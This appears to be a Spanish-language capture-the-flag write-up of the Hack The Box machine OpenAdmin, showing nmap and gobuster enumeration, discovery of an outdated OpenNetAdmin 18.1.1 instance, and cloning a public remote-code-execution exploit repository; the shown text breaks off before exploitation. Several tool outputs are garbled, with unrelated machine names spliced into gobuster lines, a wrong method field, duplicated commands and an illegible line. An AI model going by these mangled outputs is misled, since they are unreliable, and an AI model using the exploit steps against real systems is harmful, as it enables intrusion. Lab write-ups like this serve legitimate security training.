

OpenAdmin

OpenAdmin es una máquina Linux de fácil dificultad que cuenta con una instancia anticuada del CMS OpenNetAdmin. El CMS es explotado para obtener un punto de apoyo, y la enumeración posterior revela las credenciales de la base de datos. Estas credenciales se reutilizan para pasar lateralmente a un usuario con pocos privilegios. Se descubre que este usuario tiene acceso a una aplicación interna restringida. El examen de esta aplicación revela credenciales que se utilizan para moverse lateralmente a un segundo usuario. A continuación, se explota una configuración errónea de sudo para obtener un shell de root.

Escaneo:

```
nmap -Pn -p- --open 10.10.10.171 -T4
```

```
~/machineshtb/OpenAdmin
nmap -Pn -p- --open 10.10.10.171 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 01:59 GMT
Nmap scan report for 10.10.10.171 (10.10.10.171)
Host is up (0.083s latency).
Not shown: 60202 closed tcp ports (conn-refused), 5331 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 37.80 seconds
```

Versiones:


```
~/machineshtb/OpenAdmin
nmap -Pn -p22,80 -sCV 10.10.10.171 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 02:00 GMT
Nmap scan report for 10.10.10.171 (10.10.10.171)
Host is up (0.083s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.67 seconds

~/machineshtb/OpenAdmin
```

Visitamos el puerto 80



Búsqueda de directorios.

gobuster dir -u http://10.10.10.171/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "


```

-- ZSN
~/machineshtb/OpenAdmin
gobuster dir -u http://10.10.10.171/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.10.10.171/
[+] Method: Lame
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: htm,xml,,html,php,txt
[+] Timeout: 10s


Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 10918]
/. (Status: 200) [Size: 10918]
/.html (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/.htm (Status: 403) [Size: 277]
/music (Status: 301) [Size: 312]
/artwork (Status: 301) [Size: 314]
Progress: 168851 / 1543927 (10.94%) [ERROR] Get "http://10.10.10.171/general-terms.htm": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.171/6281.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 218242 / 1543927 (14.14%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 218598 / 1543927 (14.16%)
=====
Finished

```

Visitamos music



Se encuentra un posible dominio solmusic.com en <http://10.10.10.171/music/contact.html>




busco directorios en music

gobuster dir -u <http://solmusic.com/music> -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "

```
Starting gobuster in directory enumeration mode
=====
/. Legacy (Status: 200) [Size: 12554]
/index.html (Status: 200) [Size: 12554]
/.html > Nineveh (Status: 403) [Size: 277]
/.php > OpenAdmin (Status: 403) [Size: 277]
/.htm > (Status: 403) [Size: 277]
/contact.html phiuchi (Status: 200) [Size: 6223]
/blog.html (Status: 200) [Size: 6728]
/img > Optimum (Status: 301) [Size: 316] [--> http://solmusic.com/music/img/]
/category.html pcorn (Status: 200) [Size: 23863]
/main.html > Previsé (Status: 200) [Size: 931]
/css > (Status: 301) [Size: 316] [--> http://solmusic.com/music/css/]
/js > Reddish (Status: 301) [Size: 315] [--> http://solmusic.com/music/js/]
/artist.html ScriptKiddie (Status: 200) [Size: 20133]
/playlist.html (Status: 200) [Size: 8885]
/Source > Seventeen (Status: 301) [Size: 319] [--> http://solmusic.com/music/Source/]
/.php > Shibboleth (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/.htm > Sunday (Status: 403) [Size: 277]
/. > Swagshop (Status: 200) [Size: 12554]
Progress: 553082 / 1543927 (35.82%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 553107 / 1543927 (35.82%)
=====
Finished Sin título
=====
```

Visito el directorio artwork.




busco subdirectorios en artwork

```
gobuster dir -u http://solmusic.com/artwork/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "
```


[illegible][illegible]

En este punto no encontré mayor cosa, sin embargo, había un directorio que pase por alto debido a que al dar clic no hacía nada, pero realmente tenía redireccionamiento, en el apartado de music y login la página trata de


dirigir a /ona, pero no redirige directamente si no que se queda esperando.




http://10.10.10.171/ona/




y encontramos información importante




Al dar clic sobre el boton de help para ver en que software o web estamos nos redirige a un GitHub llamado opennetadmin



opennetadmin



Adicionalmente la web tambien tiene este titulo




Que es OpenNetAdmin


una herramienta IPAM (administración de direcciones IP) para rastrear los atributos de su red, como nombres DNS, direcciones IP, subredes y direcciones MAC, solo por nombrar algunos.

OpenNetAdmin v18.1.1


Busco si existe un exploit que afecte a OpenNetAdmin




Validamos en la web



Entro al de github y sigo su guia.
<https://github.com/amriunix/ona-rce>



pip3 install --user requests



git clone https://github.com/amriunix/ona-rce.git

```
~/machineshtb/OpenAdmin
git clone https://github.com/amriunix/ona-rce.git
Cloning into 'ona-rce'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 11 (delta 4), reused 9 (delta 2), pack-reused 0
Receiving objects: 100% (11/11), 552.45 KiB | 1.89 MiB/s, done.
Resolving deltas: 100% (4/4), done.
pip3 install --user requests
git clone https://github.com/amriunix/ona-rce.git

~/machineshtb/OpenAdmin
ls
ona-rce

~/machineshtb/OpenAdmin
python3 ona-rce.py
```

Revisamos si objetivo es vulnerable antes damos permisos de ejecución
python3 ona-rce.py check http://10.10.10.171/ona/

```
~/machineshtb/OpenAdmin/ona-rce master
ls -la
total 816
drwxr-xr-x 3 kali kali 4096 Jun 24 04:17 .
drwxr-xr-x 3 kali kali 4096 Jun 24 04:17 ..
drwxr-xr-x 8 kali kali 4096 Jun 24 04:17 .git
-rw-r--r-- 1 kali kali 813272 Jun 24 04:17 ona-proof.png
-rw-r--r-- 1 kali kali 2443 Jun 24 04:17 ona-rce.py
-rw-r--r-- 1 kali kali 1018 Jun 24 04:17 README.md

~/machineshtb/OpenAdmin/ona-rce master
chmod +x ona-rce.py

